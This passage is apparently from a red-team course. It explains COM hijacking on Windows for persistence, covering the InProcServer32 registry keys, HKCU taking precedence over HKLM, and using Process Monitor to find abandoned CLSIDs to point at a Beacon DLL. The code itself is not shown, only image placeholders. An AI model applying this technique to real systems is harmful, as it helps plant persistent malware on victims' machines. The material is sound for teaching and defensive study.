
If we have a look at some random keys within HKCU\CLSID, we may see something like:



An in-process server allows the specified DLL (this DLL is the actual coclass implementation for this CLSID) to be loaded into the process space of the calling application - **InProcServer32** registers a 32bit in-process server. The **ThreadingModel** can be **Apartment** (Single-Threaded), **Free** (Multi-Threaded), **Both** (Single or Multi) or **Neutral** (Thread Neutral).

You may also find **LocalServer32**, which provides a path to an EXE rather than DLL.

[OleView.NET](#) also allows us to find and inspect COM components.



COM hijacking comes into play when we are able to modify these entries to point to a different DLL - one that we control. So that when an application tries to call a particular coclass, instead of loading **C:\Windows\System32\ieframe.dll** (for example), it will load **C:\Temp\evil.dll** or whatever we specify. The danger with hijacking COM objects like this is that you **will** break functionality. Sometimes that will be a relatively mundane 3rd party application, it may be a critical business application or it may be the whole OS. Hijacking a COM object without an understanding of what it does or what it's for is a very bad idea in a live environment.

HKEY_CLASSES_ROOT is not the whole story when it comes to COM - when an application attempts to locate an object, there is a search order that it goes through. Machine-wide COM objects are located in **HKEY_LOCAL_MACHINE\Software\Classes** and per-user objects in **HKEY_CURRENT_USER\Software\Classes**. These locations are then merged to form **HKEY_CLASSES_ROOT**.


Any user can hijack or even register new COM objects within HKCU - these only apply to themselves but they do take precedence over those in HKLM. So if a COM object is located within HKLM, we can place a duplicate entry into HKCU which will be executed first.

Instead of hijacking COM objects that are in-use and breaking applications that rely on them, a safer strategy is to find instances of applications trying to load objects that don't actually exist (so-called "abandoned" keys).


Process Monitor is part of the excellent **Sysinternals Suite**. It shows real-time file system, registry and process activity and is very useful in finding different types of privilege escalation primitives. Launch **procmon64.exe** on **attacker-windows**.

Due to the sheer number of events generated, filtering is essential to find the ones of interest. We're looking for:

- **RegOpenKey** operations.
- where the *Result* is **NAME NOT FOUND**.
- and the *Path* ends with **InprocServer32**.




To speed the collection up, click random things, go into the Windows menu, launch applications etc. After just a few minutes, I have over 5,000 events - most of them from Explorer, some from 3rd party software and others from OS components.




One aspect to look out for is the number of times a particular CLSID is loaded. If you hijack one that is loaded every couple of seconds you're going to have a rough time - so it's well worth the additional effort to find one that's loaded semi-frequently but not so much so, or loaded when a commonly-used application (Word, Excel, Outlook etc) is opened.


Scrolling through, I picked out this CLSID being loaded by **C:\Windows\system32\DllHost.exe**.



We can use some quick PowerShell to show that the entry does exist in HKLM, but not in HKCU.




To exploit this, we can create the necessary registry entries in HKCU and point them at a Beacon DLL.



